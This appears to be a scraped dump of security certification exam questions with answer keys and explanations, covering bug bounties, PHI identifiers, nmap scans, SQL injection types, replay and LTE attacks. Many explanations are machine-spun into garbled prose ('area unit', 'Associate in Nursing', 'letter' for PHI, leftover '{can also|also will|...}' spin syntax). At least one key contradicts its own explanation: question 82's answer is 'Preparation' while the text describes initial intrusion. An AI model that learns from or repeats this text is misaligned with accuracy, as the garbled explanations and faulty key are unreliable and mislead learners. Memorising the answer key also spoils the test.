considered to be any identifiable health info that's used, maintained, stored, or transmitted by a HIPAA-covered entity – a healthcare provider, health plan or health insurer, or a aid clearinghouse – or a business associate of a HIPAA-covered entity, in relation to the availability of aid or payment for aid services.
It is not only past and current medical info that's considered letter under HIPAA Rules, however also future info concerning medical conditions or physical and mental health related to the provision of care or payment for care. phi is health info in any kind, together with physical records, electronic records, or spoken info.
Therefore, letter includes health records, medical histories, lab check results, and medical bills. basically, all health info is considered letter once it includes individual identifiers. Demographic info is additionally thought of phi underneath HIPAA Rules, as square measure several common identifiers like patient names, Social Security numbers, Driver's license numbers, insurance details, and birth dates, once they square measure connected with health info.
The eighteen identifiers that create health info letter are:
Names
Dates, except year
phonephone numbers
Geographic information
FAX numbers
Social Security numbers
Email addresses
case history numbers
Account numbers
Health arrange beneficiary numbers
Certificate/license numbers
Vehicle identifiers and serial numbers together with license plates
Web URLs
Device identifiers and serial numbers
net protocol addresses
Full face photos and comparable pictures
Biometric identifiers (i.e. retinal scan, fingerprints)
Any distinctive identifying variety or code
One or a lot of of those identifiers turns health info into letter, and phi HIPAA Privacy Rule restrictions can then apply that limit uses and disclosures of the data. HIPAA lined entities and their business associates will ought to guarantee applicable technical, physical, and body safeguards are enforced to make sure the confidentiality, integrity, and availability of phi as stipulated within the HIPAA
Security Rule.

QUESTION 60
What is the common name for a vulnerability disclosure program opened by companies In platforms such as HackerOne?

A. Vulnerability hunting program
B. Bug bounty program
C. White-hat hacking program
D. Ethical hacking program

Correct Answer: B
Section:
Explanation:
Bug bounty programs allow independent security researchers to report bugs to an companies and receive rewards or compensation. These bugs area unit sometimes security exploits and vulnerabilities, although they will additionally embody method problems, hardware flaws, and so on.
The reports area unit usually created through a program travel by associate degree freelance third party (like Bugcrowd or HackerOne). The companies can got wind of (and run) a program curated to the organization's wants. Programs is also non-public (invite-only) wherever reports area unit unbroken confidential to the organization or public (where anyone will sign in and join). they will happen over a collection timeframe or with without stopping date (though the second possibility is a lot of common).
Who uses bug bounty programs?
Many major organizations use bug bounties as an area of their security program, together with AOL, Android, Apple, Digital Ocean, and goldman Sachs. you'll read an inventory of all the programs offered by major bug bounty suppliers,

Bugcrowd and HackerOne, at these links.

Why do corporations use bug bounty programs?

Bug bounty programs provide corporations the flexibility to harness an outsized cluster of hackers so as to seek out bugs in their code.

This gives them access to a bigger variety of hackers or testers than they'd be able to access on a one-on-one basis. It {can also|also will|can even|may also|may} increase the probabilities that bugs area unit found and reported to them before malicious hackers can exploit them.

It may also be an honest publicity alternative for a firm. As bug bounties became a lot of common, having a bug bounty program will signal to the general public and even regulators that a corporation incorporates a mature security program.

This trend is likely to continue, as some have began to see bug bounty programs as an business normal that all companies ought to invest in.

Why do researchers and hackers participate in bug bounty programs?

Finding and news bugs via a bug bounty program may end up in each money bonuses and recognition. In some cases, it will be a good thanks to show real-world expertise once you are looking for employment, or will even facilitate introduce you to parents on the protection team within an companies.

This can be full time income for a few of us, income to supplement employment, or the way to point out off your skills and find a full time job.

It may also be fun! it is a nice (legal) probability to check out your skills against huge companies and government agencies.

What area unit the disadvantages of a bug bounty program for independent researchers and hackers?

A lot of hackers participate in these varieties of programs, and it will be tough to form a major quantity of cash on the platform.

In order to say the reward, the hacker has to be the primary person to submit the bug to the program. meaning that in apply, you may pay weeks searching for a bug to use, solely to be the person to report it and build no cash.

Roughly ninety seven of participants on major bug bounty platforms haven't sold-out a bug.

In fact, a 2019 report from HackerOne confirmed that out of quite three hundred,000 registered users, solely around two.5% received a bounty in their time on the platform.

Essentially, most hackers are not creating a lot of cash on these platforms, and really few square measure creating enough to switch a full time wage (plus they do not have advantages like vacation days, insurance, and retirement planning).

What square measure the disadvantages of bug bounty programs for organizations?

These programs square measure solely helpful if the program ends up in the companies realizeing issues that they weren't able to find themselves (and if they'll fix those problems)! If the companies is not mature enough to be able to quickly rectify known problems, a bug bounty program is not the right alternative for his or her companies.

Also, any bug bounty program is probably going to draw in an outsized range of submissions, several of which can not be high-quality submissions. a corporation must be ready to cope with the exaggerated volume of alerts, and also the risk of a coffee signal to noise magnitude relation (essentially that it's probably that they're going to receive quite few unhelpful reports for each useful report).

Additionally, if the program does not attract enough participants (or participants with the incorrect talent set, and so participants are not able to establish any bugs), the program is not useful for the companies.

The overwhelming majority of bug bounty participants consider web site vulnerabilities (72%, per HackerOn), whereas solely a number of (3.5%) value more highly to seek for package vulnerabilities.

This is probably because of the actual fact that hacking in operation systems (like network hardware and memory) needs a big quantity of extremely specialised experience. this implies that firms may even see vital come on investment for bug bounties on websites, and not for alternative applications, notably those that need specialised experience.

This conjointly implies that organizations which require to look at AN application or web site among a selected time-frame may not need to rely on a bug bounty as there is no guarantee of once or if they receive reports.

Finally, it are often probably risky to permit freelance researchers to try to penetrate your network. this could end in public speech act of bugs, inflicting name harm within the limelight (which could end in individuals not eager to purchase the organizations' product or service), or speech act of bugs to additional malicious third parties, United Nations agency may use this data to focus on the organization.

QUESTION 61

You are a Network Security Officer. You have two machines. The first machine (192.168.0.99) has snort installed, and the second machine (192.168.0.150) has kiwi syslog installed. You perform a syn scan in your network, and you notice that kiwi syslog is not receiving the alert message from snort.

You decide to run wireshark in the snort machine to check if the messages are going to the kiwi syslog machine. What Wireshark filter will show the connections from the snort machine to kiwi syslog machine?

A. tcp.srcport= = 514 && ip.src= = 192.168.0.99

B. tcp.srcport= = 514 && ip.src= = 192.168.150

C. tcp.dstport= = 514 && ip.dst= = 192.168.0.99

D. tcp.dstport= = 514 && ip.dst= = 192.168.0.150

Correct Answer: D
Section:

QUESTION 62

What two conditions must a digital signature meet?

A. Has to be the same number of characters as a physical signature and must be unique.
B. Has to be unforgeable, and has to be authentic.
C. Must be unique and have special characters.
D. Has to be legible and neat.

Correct Answer: B
Section:

QUESTION 63
A company's security policy states that all Web browsers must automatically delete their HTTPbrowser cookies upon terminating. What sort of security breach is this policy attempting to mitigate?

A. Attempts by attackers to access the user and password information stored in the company's SQL database.
B. Attempts by attackers to access Web sites that trust the Web browser user by stealing the user's authentication credentials.
C. Attempts by attackers to access password stored on the user's computer without the user's knowledge.
D. Attempts by attackers to determine the user's Web browser usage patterns, including when sites were visited and for how long.

Correct Answer: B
Section:

QUESTION 64
What is correct about digital signatures?

A. A digital signature cannot be moved from one signed document to another because it is the hash of the original document encrypted with the private key of the signing party.
B. Digital signatures may be used in different documents of the same type.
C. A digital signature cannot be moved from one signed document to another because it is a plain hash of the document content.
D. Digital signatures are issued once for each user and can be used everywhere until they expire.

Correct Answer: A
Section:

QUESTION 65
An attacker with access to the inside network of a small company launches a successful STP manipulation attack. What will he do next?

A. He will create a SPAN entry on the spoofed root bridge and redirect traffic to his computer.
B. He will activate OSPF on the spoofed root bridge.
C. He will repeat this action so that it escalates to a DoS attack.
D. He will repeat the same attack against all L2 switches of the network.

Correct Answer: A
Section:

QUESTION 66
You have gained physical access to a Windows 2008 R2 server which has an accessible disc drive.
When you attempt to boot the server and log in, you are unable to guess the password. In your toolkit, you have an Ubuntu 9.10 Linux LiveCD. Which Linux-based tool can change any user's password or activate disabled Windows accounts?

A. John the Ripper
B. SET
C. CHNTPW
D. Cain & Abel

Correct Answer: C
Section:

QUESTION 67
Techno Security Inc. recently hired John as a penetration tester. He was tasked with identifying open ports in the target network and determining whether the ports are online and any firewall rule sets are encountered. John decided to perform a TCP SYN ping scan on the target network. Which of the following Nmap commands must John use to perform the TCP SYN ping scan?

A. nmap -sn -pp < target ip address >
B. nmap -sn -PO < target IP address >
C. nmap -sn -PS < target IP address >
D. nmap -sn -PA < target IP address >

Correct Answer: C
Section:
Explanation:
https://hub.packtpub.com/discovering-network-hosts-with-tcp-syn-and-tcp-ack-ping-scans-innmaptutorial/

QUESTION 68
Ricardo has discovered the username for an application in his targets environment. As he has a limited amount of time, he decides to attempt to use a list of common passwords he found on the Internet. He compiles them into a list and then feeds that list as an argument into his passwordcracking application, what type of attack is Ricardo performing?

A. Known plaintext
B. Password spraying
C. Brute force
D. Dictionary

Correct Answer: D
Section:
Explanation:
A dictionary Attack as an attack vector utilized by the attacker to break in a very system, that is password protected, by golf shot technically each word in a very dictionary as a variety of password for that system. This attack vector could be a variety of Brute Force Attack.
The lexicon will contain words from an English dictionary and conjointly some leaked list of commonly used passwords and once combined with common character substitution with numbers, will generally be terribly effective and quick.
How is it done?
Basically, it's attempting each single word that's already ready. it's done victimization machinecontrolled tools that strive all the possible words within the dictionary.
Some password Cracking Software:
• John the ripper
• L0phtCrack
• Aircrack-ng

QUESTION 69
Richard, an attacker, aimed to hack IoT devices connected to a target network. In this process.
Richard recorded the frequency required to share information between connected devices. After obtaining the frequency, he captured the original data when commands were initiated by the connected devices. Once the

original data were collected, he used free tools such as URH to segregate the command sequence. Subsequently, he started injecting the segregated command sequence on the same frequency into the loT network, which repeats the captured signals of the devices. What Is the type of attack performed by Richard In the above scenario?

A. Side-channel attack
B. Replay attack
C. CrypTanalysis attack
D. Reconnaissance attack

Correct Answer: B
Section:
Explanation:
Replay Attack could be a variety of security attack to the info sent over a network.
In this attack, the hacker or a person with unauthorized access, captures the traffic and sends communication to its original destination, acting because the original sender. The receiver feels that it's Associate in Nursing genuine message however it's really the message sent by the aggressor. the most feature of the Replay Attack is that the consumer would receive the message double, thence the name, Replay Attack.
Prevention from Replay Attack :
1. Timestamp technique –
Prevention from such attackers is feasible, if timestamp is employed at the side of the info.
Supposedly, the timestamp on an information is over a precise limit, it may be discarded, and sender may be asked to send the info once more.
2. Session key technique –
Another way of hindrance, is by victimisation session key. This key may be used one time (by sender and receiver) per dealing, and can't be reused.

QUESTION 70
Alice needs to send a confidential document to her coworker. Bryan. Their company has public key infrastructure set up. Therefore. Alice both encrypts the message and digitally signs it. Alice uses_______to encrypt the message, and Bryan uses__________to confirm the digital signature.

A. Bryan's public key; Bryan's public key
B. Alice's public key; Alice's public key
C. Bryan's private key; Alice's public key
D. Bryan's public key; Alice's public key

Correct Answer: D
Section:
Explanation:
PKI uses public-key cryptography, which is widely used on the Internet to encrypt messages or authenticate message senders. In public-key cryptography, a CA generates public and private keys with the same algorithm simultaneously. The private key is held only by the subject (user, company, or system) mentioned in the certificate, while the public key is made publicly available in a directory that all parties can access. The subject keeps the private key secret and uses it to decrypt the text encrypted by someone else using the corresponding public key (available in a public directory). Thus, others encrypt messages for the user with the user's public key, and the user decrypts it with his/her private key.

QUESTION 71
What piece of hardware on a computer's motherboard generates encryption keys and only releases a part of the key so that decrypting a disk on a new piece of hardware is not possible?

A. CPU
B. GPU
C. UEFI
D. TPM

Correct Answer: D
Section:

Explanation:
The TPM is a chip that's part of your computer's motherboard — if you bought an off-the-shelf PC, it's soldered onto the motherboard. If you built your own computer, you can buy one as an add-on module if your motherboard supports it.
The TPM generates encryption keys, keeping part of the key to itself

QUESTION 72
Security administrator John Smith has noticed abnormal amounts of traffic coming from local computers at night. Upon reviewing, he finds that user data have been exfilltrated by an attacker. AV tools are unable to find any malicious software, and the IDS/IPS has not reported on any nonwhitelisted programs, what type of malware did the attacker use to bypass the company's application whitelisting?

A. Phishing malware
B. Zero-day malware
C. File-less malware
D. Logic bomb malware

Correct Answer: C
Section:
Explanation:
https://www.mcafee.com/enterprise/en-us/security-awareness/ransomware/what-is-filelessmalware. html Fileless malware can easily evade various security controls, organizations need to focus on monitoring, detecting, and preventing malicious activities instead of using traditional approaches such as scanning for malware through file signatures.Also known as non-malware, infects legitimate software, applications, and other protocols existing in the system to perform various malicious activities.It resides in the system's RAM. It injects malicious code into the running processes. (P.966/950)

QUESTION 73
Taylor, a security professional, uses a tool to monitor her company's website, analyze the website's traffic, and track the geographical location of the users visiting the company's website. Which of the following tools did Taylor employ in the above scenario?

A. WebSite Watcher
B. web-Stat
C. Webroot
D. WAFW00F

Correct Answer: B
Section:
Explanation:
Increase your web site's performance and grow! Add Web-Stat to your site (it's free!) and watch individuals act together with your pages in real time.
Learn how individuals realize your web site. Get details concerning every visitor's path through your web site and track pages that flip browsers into consumers.
One-click install. observe locations, in operation systems, browsers and screen sizes and obtain alerts for new guests and conversions

QUESTION 74
Gilbert, a web developer, uses a centralized web API to reduce complexity and increase the Integrity of updating and changing dat a. For this purpose, he uses a web service that uses HTTP methods such as PUT. POST. GET. and DELETE and can improve the overall performance, visibility, scalability, reliability, and portability of an application. What is the type of web-service API mentioned in the above scenario?

A. JSON-RPC
B. SOAP API
C. RESTful API
D. REST API

Correct Answer: C
Section:

Explanation:

*REST is not a specification, tool, or framework, but instead is an architectural style for web services that serves as a communication medium between various systems on the web. *RESTful APIs, which are also known as RESTful services, are designed using REST principles and HTTP communication protocols RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE RESTful API: RESTful API is a RESTful service that is designed using REST principles and HTTP communication protocols. RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE. RESTful API is also designed to make applications independent to improve the overall performance, visibility, scalability, reliability, and portability of an application. APIs with the following features can be referred to as to RESTful APIs: o Stateless: The client end stores the state of the session; the server is restricted to save data during the request processing o Cacheable:

The client should save responses (representations) in the cache. This feature can enhance API performance pg. 1920 CEHv11 manual.

https://cloud.google.com/files/apigee/apigee-web-api-design-the-missing-link-ebook.pdf The HTTP methods GET, POST, PUT or PATCH, and DELETE can be used with these templates to read, create, update, and delete description resources for dogs and their owners. This API style has become popular for many reasons. It is straightforward and intuitive, and learning this pattern is similar to learning a programming language API. APIs like this one are commonly called RESTful APIs, although they do not display all of the characteristics that define REST (more on REST later).

QUESTION 75

Gerard, a disgruntled ex-employee of Sunglass IT Solutions, targets this organization to perform sophisticated attacks and bring down its reputation in the market. To launch the attacks process, he performed DNS footprinting to gather information about ONS servers and to identify the hosts connected in the target network. He used an automated tool that can retrieve information about DNS zone data including DNS domain names, computer names. IP addresses. DNS records, and network Who is records. He further exploited this information to launch other sophisticated attacks.

What is the tool employed by Gerard in the above scenario?

A. Knative
B. zANTI
C. Towelroot
D. Bluto

Correct Answer: D
Section:
Explanation:

https://www.darknet.org.uk/2017/07/bluto-dns-recon-zone-transfer-brute-forcer/ "Attackers also use DNS lookup tools such as DNSdumpster.com, Bluto, and Domain Dossier to retrieve DNS records for a specified domain or hostname. These tools retrieve information such as domains and IP addresses, domain Whois records, DNS records, and network Whois records." CEH Module 02 Page 138

QUESTION 76

Boney, a professional hacker, targets an organization for financial benefits. He performs an attack by sending his session ID using an MITM attack technique. Boney first obtains a valid session ID by logging into a service and later feeds the same session 10 to the target employee. The session ID links the target employee to Boneys account page without disclosing any information to the victim.

When the target employee clicks on the link, all the sensitive payment details entered in a form are linked to Boneys account. What is the attack performed by Boney in the above scenario?

A. Session donation attack
B. Session fixation attack
C. Forbidden attack
D. CRIME attack

Correct Answer: A
Section:
Explanation:

In a session donation attack, the attacker donates their own session ID to the target user. In this attack, the attacker first obtains a valid session ID by logging into a service and later feeds the same session ID to the target user. This session ID links a target user to the attacker's account page without disclosing any information to the victim. When the target user clicks on the link and enters the details (username, password, payment details, etc.) in a form, the entered details are linked to the attacker's account. To initiate this attack, the attacker can send their session ID using techniques such as cross-site cooking, an MITM attack, and session fixation. A session donation attack involves the following steps.

QUESTION 77

Which of the following commands checks for valid users on an SMTP server?


A. RCPT
B. CHK
C. VRFY
D. EXPN

Correct Answer: C
Section:
Explanation:
The VRFY commands enables SMTP clients to send an invitation to an SMTP server to verify that mail for a selected user name resides on the server. The VRFY command is defined in RFC 821.
The server sends a response indicating whether the user is local or not, whether mail are going to be forwarded, and so on. A response of 250 indicates that the user name is local; a response of 251 indicates that the user name isn't local, but the server can forward the message. The server response includes the mailbox name.

QUESTION 78
Bobby, an attacker, targeted a user and decided to hijack and intercept all their wireless communications. He installed a fake communication tower between two authentic endpoints to mislead the victim. Bobby used this virtual tower to interrupt the data transmission between the user and real tower, attempting to hijack an active session, upon receiving the users request. Bobby manipulated the traffic with the virtual tower and redirected the victim to a malicious website.
What is the attack performed by Bobby in the above scenario?

A. Wardriving
B. KRACK attack
C. jamming signal attack
D. aLTEr attack

Correct Answer: D
Section:
Explanation:
https://alter-attack.net/media/breaking_lte_on_layer_two.pdf
The new aLTEr attack can be used against nearly all LTE connected endpoints by intercepting traffic and redirecting it to malicious websites together with a particular approach for Apple iOS devices.
This attack works by taking advantage of a style flaw among the LTE network — the information link layer (aka: layer-2) of the LTE network is encrypted with AES-CTR however it's not integrityprotected, that is why an offender will modify the payload.
As a result, the offender is acting a classic man-in-the-middle wherever they're movement as a cell tower to the victim.



Hi, I'm the client and need to join my LTE network
Hi, I am your trusted LTE provider
The real destination
The redirected destination
Hi, I am your trusted LTE provider
Hi, I'm the client and need to join my LTE network
I am Server send to me

QUESTION 79
in the Common Vulnerability Scoring System (CVSS) v3.1 severity ratings, what range does medium vulnerability fall in?

A. 3.0-6.9

B. 40-6.0
C. 4.0-6.9
D. 3.9-6.9

Correct Answer: C
Section:
Explanation:



CVSS v2.0 Ratings

CVSS v3.0 Ratings

Severity	Base Score Range	Severity	Base Score Range
		None	0.0
Low	0.0-3.9	Low	0.1-3.9
Medium	4.0-6.9	Medium	4.0-6.9
High	7.0-10.0	High	7.0-8.9
		Critical	9.0-10.0

QUESTION 80
What is the file that determines the basic configuration (specifically activities, services, broadcast receivers, etc.) in an Android application?

A. AndroidManifest.xml
B. APK.info
C. resources.asrc
D. classes.dex

Correct Answer: A
Section:
Explanation:
The AndroidManifest.xml file contains information of your package, including components of the appliance like activities, services, broadcast receivers, content providers etc.
It performs another tasks also:
• it's responsible to guard the appliance to access any protected parts by providing the permissions.
• It also declares the android api that the appliance goes to use.
• It lists the instrumentation classes. The instrumentation classes provides profiling and other informations. These informations are removed just before the appliance is published etc.
This is the specified xml file for all the android application and located inside the basis directory.

QUESTION 81
Scenario: Joe turns on his home computer to access personal online banking. When he enters the URL www.bank.com. the website is displayed, but it prompts him to re-enter his credentials as if he has never visited the site before. When he examines the website URL closer, he finds that the site is not secure and the web address appears different. What type of attack he is experiencing?.

A. Dos attack
B. DHCP spoofing
C. ARP cache poisoning
D. DNS hijacking

Correct Answer: D
Section:
Explanation:

Web Server Attacks - DNS Server Hijacking Attacker compromises the DNS server and changes the DNS settings so that all the requests coming towards the target web server are redirected to his/her own malicious server. (P.1623/1607

QUESTION 82

Harry. a professional hacker, targets the IT infrastructure of an organization. After preparing for the attack, he attempts to enter the target network using techniques such as sending spear-phishing emails and exploiting vulnerabilities on publicly available servers. Using these techniques, he successfully deployed malware on the target system to establish an outbound connection. What is the APT lifecycle phase that Harry is currently executing?

A. Preparation
B. Cleanup
C. Persistence
D. initial intrusion

Correct Answer: A
Section:
Explanation:
After the attacker completes preparations, subsequent step is an effort to realize an edge within the target's environment. a particularly common entry tactic is that the use of spearphishing emails containing an internet link or attachment.
Email links usually cause sites where the target's browser and related software are subjected to varied exploit techniques or where the APT actors plan to social engineer information from the victim which will be used later. If a successful exploit takes place, it installs an initial malware payload on the victim's computer. Figure 2 illustrates an example of a spearphishing email that contains an attachment. Attachments are usually executable malware, a zipper or other archive containing malware, or a malicious Office or Adobe PDF (Portable Document Format) document that exploits vulnerabilities within the victim's applications to ultimately execute malware on the victim's computer. Once the user has opened a malicious file using vulnerable software, malware is executing on the target system. These phishing emails are often very convincing and difficult to differentiate from legitimate email messages. Tactics to extend their believability include modifying legitimate documents from or associated with the organization.
Documents are sometimes stolen from the organization or their collaborators during previous exploitation operations. Actors modify the documents by adding exploits and malicious code then send them to the victims. Phishing emails are commonly sent through previously compromised email servers, email accounts at organizations associated with the target or public email services. Emails also can be sent through mail relays with modified email headers to form the messages appear to possess originated from legitimate sources. Exploitation of vulnerabilities on public-facing servers is another favorite technique of some APT groups. Though this will be accomplished using exploits for known vulnerabilities, 0-days are often developed or purchased to be used in intrusions as required .



1
Actor sends email to selected target
Actor
Target
Actor
Target
2
User opens attachment or clicks link
Actor
Target
3
Malware performs action

Figure 2: APT actor sends spearphishing email to target with malicious content

Gaining an edge within the target environment is that the primary goal of the initial intrusion. Once a system is exploited, the attacker usually places malware on the compromised system and uses it as a jump point or proxy for further actions. Malware placed during the initial intrusion phase is usually an easy downloader, basic Remote Access Trojan or an easy shell. Figure 3 illustrates a newly infected system initiating an outbound connection to notify the APT actor that the initial intrusion attempt was successful which it's able to accept commands.

QUESTION 83

Sam, a professional hacker. targeted an organization with intention of compromising AWS IAM credentials. He attempted to lure one of the employees of the organization by initiating fake calls while posing as a legitimate employee.
Moreover, he sent phishing emails to steal the AWS 1AM credentials and further compromise the employee's account. What is the technique used by Sam to compromise the AWS IAM credentials?

A. Social engineering
B. insider threat
C. Password reuse
D. Reverse engineering

Correct Answer: A
Section:
Explanation:
Just like any other service that accepts usernames and passwords for logging in, AWS users are vulnerable to social engineering attacks from attackers. fake emails, calls, or any other method of social engineering, may find yourself with an
AWS users' credentials within the hands of an attacker.
If a user only uses API keys for accessing AWS, general phishing techniques could still use to gain access to other accounts or their pc itself, where the attacker may then pull the API keys for aforementioned AWS user.
With basic opensource intelligence (OSINT), it's usually simple to collect a list of workers of an organization that use AWS on a regular basis. This list will then be targeted with spear phishing to do and gather credentials. an easy technique may include an email that says your bill has spiked 500th within the past 24 hours, "click here for additional information", and when they click the link, they're forwarded to a malicious copy of the AWS login page designed to steal their credentials.
An example of such an email will be seen within the screenshot below. it's exactly like an email that AWS would send to you if you were to exceed the free tier limits, except for a few little changes. If you clicked on any of the highlighted regions within the screenshot, you'd not be taken to the official AWS web site and you'd instead be forwarded to a pretend login page setup to steal your credentials.
These emails will get even more specific by playing a touch bit additional OSINT before causing them out. If an attacker was ready to discover your AWS account ID on-line somewhere, they could use methods we at rhino have free previously to enumerate what users and roles exist in your account with none logs contact on your side. they could use this list to more refine their target list, further as their emails to reference services they will know that you often use.
For reference, the journal post for using AWS account IDs for role enumeration will be found here and the journal post for using AWS account IDs for user enumeration will be found here.
During engagements at rhino, we find that phishing is one in all the fastest ways for us to achieve access to an AWS environment.

QUESTION 84
Ethical hacker jane Smith is attempting to perform an SQL injection attach. She wants to test the response time of a true or false response and wants to use a second command to determine whether the database will return true or false results for user IDs. which two SQL Injection types would give her the results she is looking for?

A. Out of band and boolean-based
B. Time-based and union-based
C. union-based and error-based
D. Time-based and boolean-based


Correct Answer: D
Section:
Explanation:
"Boolean based" we mean that it is based on Boolean values, that is, true or false / true and false.
AND Time-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding.
The response time will indicate to the attacker whether the result of the query is TRUE or FALSE.
Boolean-based (content-based) Blind SQLi Boolean-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the application to return a different result depending on whether the query returns a TRUE or FALSE result.
